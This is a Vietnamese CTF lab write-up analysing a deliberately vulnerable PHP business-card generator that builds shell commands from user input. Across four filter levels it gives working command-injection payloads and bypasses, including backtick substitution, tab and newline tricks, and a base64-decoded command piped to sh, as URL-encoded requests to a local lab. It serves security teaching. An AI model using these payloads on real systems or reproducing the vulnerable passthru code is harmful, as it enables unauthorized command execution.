
https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830

4IN1 BIZCARD GENERATOR WRITEUPS

Goal: Với mỗi level, hãy tìm ra flag ở thư mục gốc

Chức năng ứng dụng:

- Cho phép người dùng tạo business card từ username nhập vào bằng cách sử dụng những OS command tạo ASCII Art như **cowsay**, **figlet**, **toilet**, ...



Cách ứng dụng hoạt động:

- Nhận input từ người dùng gồm level, cú pháp tạo ASCII Art muốn sử dụng và tên người dùng.

```
77  $level    = $_GET['level'];
78  $type     = $_GET['type'];
79  $username = $_GET['username'];
```

- Sử dụng hàm `validate_username()` để filter một số ký tự trong `$username`, level càng cao thì lớp filter càng mạnh.

```php
function validate_username($input, $level){

    // Đây là thử thách "bao cát" 4 trong 1.
    // Nhiệm vụ: tìm ra flag ở thư mục gốc /
    // Yêu cầu: Bạn phải cung cấp 04 payload lấy flag,
    // ở cả 4 level bên dưới và gửi đáp án cho giảng viên.

    switch($level){
        default:
        case 1:
            $input = addslashes($input);
            return $input;
        case 2:
            $input = substr($input,0,10);
            $input = addslashes($input);
            return $input;
        case 3:
            // Bad characters, please remove
            $input = preg_replace("/[\x{20}-\x{29}\x{2f}]/","",$input);
            $input = addslashes($input);
            return $input;
        case 4:
            // Bad characters (and more), please remove
            $input = preg_replace("/[\x{20}-\x{29}\x{2f}]/","",$input);
            $input = preg_replace("/[\x{3b}-\x{40}]/","",$input);
            $input = addslashes($input);
            return $input;
    }
}
```

- Dựa vào biến `$type` để xây dựng OS command in ra ASCII Art và lưu trong biến `$cowsay`.

```php
// Tùy vào type mà ta sẽ in ra ASCII art khác nhau. tuyệt vời

switch($type){
    case 'eyes':
        $cowsay = <<<EOF
        echo 'Hello $username' | cowsay -f eyes -n
        EOF;
        break;
    case 'turtle':
        $cowsay = <<<EOF
        echo 'Hello $username' | cowsay -f turtle -n
        EOF;
        break;
```

- Dùng hàm `passthru()` để thực thi OS command và hiển thị kết quả.

```php
passthru($cowsay);
```

Level 1

Phân tích:

- Lớp filter ở level 1 chỉ có mỗi hàm `addslashes()`.

```
56      case 1:
57          $input = addslashes($input);
58          return $input;
```

- Hàm `addslashes()` là một hàm trong PHP dùng để thêm một dấu backslash (\) phía trước các ký tự là dấu nháy kép ("), dấu nháy đơn (') , bản thân dấu backslash (\) và NUL byte.

  Ví dụ: `H'Hen Niê → H\'Hen Niê`

addslashes

(PHP 4, PHP 5, PHP 7, PHP 8)
addslashes — Quote string with slashes

Description

```
addslashes(string $string): string
```

Returns a string with backslashes added before characters that need to be escaped. These characters are:

- single quote (')
- double quote (")
- backslash (\)
- NUL (the NUL byte)

Reference: https://www.php.net/manual/en/function.addslashes.php

- Ở phần chọn ASCII Art, chúng ta có thể chọn rất nhiều loại ASCII Art khác nhau. Tuy nhiên, nếu để ý, biến `$username` chỉ có 2 trường hợp:

  + Nằm trong chuỗi `'Hello $username'`, chẳng hạn như case **eyes**

```
90      case 'eyes':
91          $cowsay = <<<EOF
92          echo 'Hello $username' | cowsay -f eyes -n
93          EOF;
94          break;
```

+ Nằm trong chuỗi "`Hello $username`" ở case **figlet**

```
105     case 'figlet':
106         $cowsay = <<<EOF
107         echo 'Hello $username' | cowsay -n ; figlet "Hello $username"
108         EOF;
109         break;
```

- Điểm khác nhau giữa 2 loại này trong **UNIX** là:

  + Dấu nháy đơn: loại dữ liệu **chứa từng kí tự character riêng lẻ**

  + Dấu nháy kép: loại dữ liệu **dạng chuỗi,** cho phép người dùng tuỳ biến nhiều hơn sử dụng biến, command substitution, ...

  Mọi người có thể tham khảo thêm ở:

  https://tldp.org/LDP/Bash-Beginners-Guide/html/sect_03_03.html

- Từ đó, ta có được nhận xét sau:

  + Hàm `addslashes()` sẽ không chống được **Command Injection** ở trường hợp dấu nháy đơn vì nó chỉ thêm ký tự backslash vào `$username`.

  + Hàm `addslashes()` cũng không chống được **Command Injection** ở trường hợp dấu nháy kép vì ta vẫn có thể sử dụng command substitution (ký tự backtick không hề bị filter).


Chứng minh:

- Khai thác dấu nháy đơn:

  Payload: `'; cat /secret_file #`

  Username: `\'; cat /secret_file #`

  Command: `echo 'Hello \'; cat /secret_file #' | cowsay -f eyes -n`



- Khai thác dấu nháy kép:

  Payload: `` `cat /secret_file` ``

  Username: `` `cat /secret_file` ``

  Command: `` echo 'Hello `cat /secret_file`' | cowsay -n ; figlet "Hello `cat /secret_file`" ``

Level 2

Phân tích:

- So với level 1, lớp filter ở level 2 có thêm hàm `substr()`. Tác dụng của hàm này là chỉ lấy 10 ký tự của chuỗi `$input`.

```
59          case 2:
60              $input = substr($input,0,10);
61              $input = addslashes($input);
62              return $input;
```

⇨ Payload ở level 1 sẽ bị quá số lượng ký tự cho phép

⇨ Câu hỏi: Còn **nguyên tắc hay cú pháp** nào của OS Command giúp ta giảm bớt số lượng kí tự payload lại hay không ?

- Để trả lời câu hỏi này, chúng ta sẽ tiếp tục nghiên cứu documentation của Linux, cụ thể ở link: *https://tldp.org/LDP/abs/html/special-chars.html*
- Ở đây, chúng ta có thể tìm thấy ký tự wild card (*)(ký tự có khả năng đại diện cho một hoặc nhiều kí tự khác).

*

wild card [asterisk]. The * character serves as a "wild card" for filename expansion in globbing. By itself, it matches every filename in a given directory.

```
bash$ echo *
abs-book.sgml add-drive.sh agram.sh alias.sh
```

The * also represents any number (or zero) characters in a regular expression.


⇨ Ta có thể sử dụng `/*` thay vì `/secret_file`.

Chứng minh:

Payload: `` `cat /*` ``

Username: `` `cat /*` ``

Command: `echo 'Hello `cat /*`' | cowsay -n ; figlet "Hello `cat /*`"`



Level 3

Phân tích:

- Thay vì giới hạn độ dài như ở level 2, ở level 3 ta bị filter mất một số ký tự bằng hàm `preg_replace()`.

```
63          case 3:
64              // Bad characters, please remove
65              $input = preg_replace("/[\x{20}-\x{29}\x{2f}]/","",$input);
66              $input = addslashes($input);
67              return $input;
```

- Cụ thể, các ký tự bị filter ở level 3 là:

Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value
00	NUL	10	DLE	20	SP	30	0	40	@	50	P	60	`	70	p
01	SOH	11	DC1	21	!	31	1	41	A	51	Q	61	a	71	q
02	STX	12	DC2	22	"	32	2	42	B	52	R	62	b	72	r
03	ETX	13	DC3	23	#	33	3	43	C	53	S	63	c	73	s
04	EOT	14	DC4	24	$	34	4	44	D	54	T	64	d	74	t
05	ENQ	15	NAK	25	%	35	5	45	E	55	U	65	e	75	u
06	ACK	16	SYN	26	&	36	6	46	F	56	V	66	f	76	v
07	BEL	17	ETB	27	'	37	7	47	G	57	W	67	g	77	w
08	BS	18	CAN	28	(	38	8	48	H	58	X	68	h	78	x
09	HT	19	EM	29	)	39	9	49	I	59	Y	69	i	79	y
0A	LF	1A	SUB	2A	*	3A	:	4A	J	5A	Z	6A	j	7A	z
0B	VT	1B	ESC	2B	+	3B	;	4B	K	5B	[	6B	k	7B	{
0C	FF	1C	FS	2C	,	3C	<	4C	L	5C	\	6C	l	7C	|
0D	CR	1D	GS	2D	-	3D	=	4D	M	5D	]	6D	m	7D	}
0E	SO	1E	RS	2E	.	3E	>	4E	N	5E	^	6E	n	7E	~
0F	SI	1F	US	2F	/	3F	?	4F	O	5F	_	6F	o	7F	DEL

- Lúc này, chúng ta có một số vấn đề như sau:

  + Vấn đề 1: Liệu có thể thực thi được **Command Injection** bằng những phương pháp ở các level trước không ? ⇨ Được. Tuy nhiên, ta chỉ có thể thực hiện command substitution ở trường hợp dấu nháy kép còn cách nối dài OS command bằng dấu nháy đơn sẽ thất bại vì dấu nháy đơn đã bị filter.


  + Vấn đề 2: Ký tự space đã bị filter nên ta không thể tách phần câu lệnh và phần tham số câu lệnh ra được.

  + Vấn đề 3: Ký tự Forward Slash đã bị filter nên ta không thể trực tiếp lấy nội dung của các file ở thư mục gốc được.

- Để giải quyết vấn đề 2, chúng ta lại tiếp tục nghiên cứu documentation của Linux, cụ thể ở link:

https://tldp.org/LDP/abs/html/special-chars.html

- Ở đây, chúng ta có thể tìm thấy các đoạn sau nói về whitespace:



Whitespace

functions as a separator between commands and/or variables. Whitespace consists of either *spaces*, *tabs*, *blank lines*, or any combination thereof. [9] In some contexts, such as variable assignment, whitespace is not permitted, and results in a syntax error.

Blank lines have no effect on the action of a script, and are therefore useful for visually separating functional sections.

$IFS, the special variable separating *fields* of input to certain commands. It defaults to whitespace.

`Definition:` A *field* is a discrete chunk of data expressed as a string of consecutive characters. Separating each field from adjacent fields is either *whitespace* or some other designated character (often determined by the $IFS). In some contexts, a field may be called a *record*.

To preserve *whitespace* within a string or in a variable, use quoting.

UNIX filters can target and operate on *whitespace* using the POSIX character class [:space:].


⇨ Ngoài ký tự space, ta có thể dùng ký tự tab (mã 09) để thay thế

- Với vấn đề 3, ta có thể có một số giả thuyết như sau:

  + Giả thuyết 1: Liệu còn ký tự nào có thể đại diện cho thư mục gốc tương tự ký tự Forward Slash hay không ?

  + Giả thuyết 2: Liệu ta có thể di chuyển ra thư mục gốc rồi từ đó đọc nội dung flag hay không ?

  + Giả thuyết 3: Liệu chúng ta có thể mã hoá và biểu diễn các ký tự bị filter dưới dạng khác hay không ?
- Với giả thuyết 1, theo mình biết thì không có ký tự nào như vậy nha nên chúng ta sẽ bỏ qua giả thuyết này :))
- Với giả thuyết 2, chúng ta có thể kết hợp lệnh **cd** và dấu chấm phẩy (**;**) để di chuyển ra thư mục gốc



;

Command separator [semicolon]. Permits putting two or more commands on the same line.

```
echo hello; echo there


if [ -x "$filename" ]; then    #  Note the space after the semicolon.
#+                          ^^
  echo "File $filename exists."; cp $filename $filename.bak
else   #                      ^^
  echo "File $filename not found."; touch $filename
fi; echo "File test complete."
```

Note that the ":" sometimes needs to be *escaped*.

- Với giả thuyết 3, chúng ta có thể lợi dụng việc ký tự pipe (|) chưa bị filter để thực hiện pipeline. Mình sẽ demo một payload sử dụng base64.

Chứng minh:


- Giả thuyết 2:

Payload:

`http://localhost:5555/index.php?username=%60cd%09..;cd%09..;cd%09..;cat%09*%60&level=3&type=figlet`

Username: `` `cd ..;cd ..;cd ..;cat *` `` (một khoảng trắng = một tab)

Command: `` echo 'Hello `cd ..;cd ..;cd ..;cat *`' | cowsay -n ; figlet "Hello `cd ..;cd ..;cd ..;cat *`" ``




- Giả thuyết 3:

  Payload: `http://localhost:5555/index.php?username=%60echo%09Y2F0IC8q%7Cbase64%09-d%7Csh%60&level=3&type=figlet`

  Username: `` `echo Y2F0IC8q|base64 -d|sh` `` (một khoảng trắng = một tab)

  Command: `` echo 'Hello `echo Y2F0IC8q|base64 -d|sh`' | cowsay -n ; figlet "Hello `echo Y2F0IC8q|base64 -d|sh`" ``



Level 4

Phân tích:

- So với level 3, ở level 4 có nhiều ký tự bị filter bằng hàm `preg_replace()` hơn.

```
68          case 4:
69              // Bad characters (and more), please remove
70              $input = preg_replace("/[\x{20}-\x{29}\x{2f}]/","",$input);
71              $input = preg_replace("/[\x{3b}-\x{40}]/","",$input);
72              $input = addslashes($input);
73              return $input;
```

- Cụ thể, các ký tự bị filter ở level 4 là:

Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value	Hex	Value
00	NUL	10	DLE	20	SP	30	0	40	@	50	P	60	`	70	p
01	SOH	11	DC1	21	!	31	1	41	A	51	Q	61	a	71	q
02	STX	12	DC2	22	"	32	2	42	B	52	R	62	b	72	r
03	ETX	13	DC3	23	#	33	3	43	C	53	S	63	c	73	s
04	EOT	14	DC4	24	$	34	4	44	D	54	T	64	d	74	t
05	ENQ	15	NAK	25	%	35	5	45	E	55	U	65	e	75	u
06	ACK	16	SYN	26	&	36	6	46	F	56	V	66	f	76	v
07	BEL	17	ETB	27	'	37	7	47	G	57	W	67	g	77	w
08	BS	18	CAN	28	(	38	8	48	H	58	X	68	h	78	x
09	HT	19	EM	29	)	39	9	49	I	59	Y	69	i	79	y
0A	LF	1A	SUB	2A	*	3A	:	4A	J	5A	Z	6A	j	7A	z
0B	VT	1B	ESC	2B	+	3B	;	4B	K	5B	[	6B	k	7B	{
0C	FF	1C	FS	2C	,	3C	<	4C	L	5C	\	6C	l	7C	|
0D	CR	1D	GS	2D	-	3D	=	4D	M	5D	]	6D	m	7D	}
0E	SO	1E	RS	2E	.	3E	>	4E	N	5E	^	6E	n	7E	~
0F	SI	1F	US	2F	/	3F	?	4F	O	5F	_	6F	o	7F	DEL

- Với giả thuyết 2, vì dấu ; đã bị filter nên ta sẽ sử dụng ký tự *newline* (mã 0A) để thay thế.

> **3.2.4 Lists of Commands**
>
> A `list` is a sequence of one or more pipelines separated by one of the operators ';', '&', '&&', or '||', and optionally terminated by one of ';', '&', or a `newline`.

Reference: https://www.gnu.org/software/bash/manual/html_node/Lists.html

- Với giả thuyết 3, ta vẫn có thể sử dụng lại payload ở level 3.

Chứng minh:


- Giả thuyết 2:

  Payload:

  `http://localhost:5555/index.php?username=%60cd%09..%0acd%09..%0acd%09..%0acat%09*%60&level=4&type=figlet`

Username: `cd ..\ncd ..\ncd ..\ncat *` (một khoảng trắng = một tab, \n = newline)

Command: `echo 'Hello `cd ..\ncd ..\ncd ..\ncat *`' | cowsay -n ; figlet "Hello `cd ..\ncd ..\ncd ..\ncat *`"`

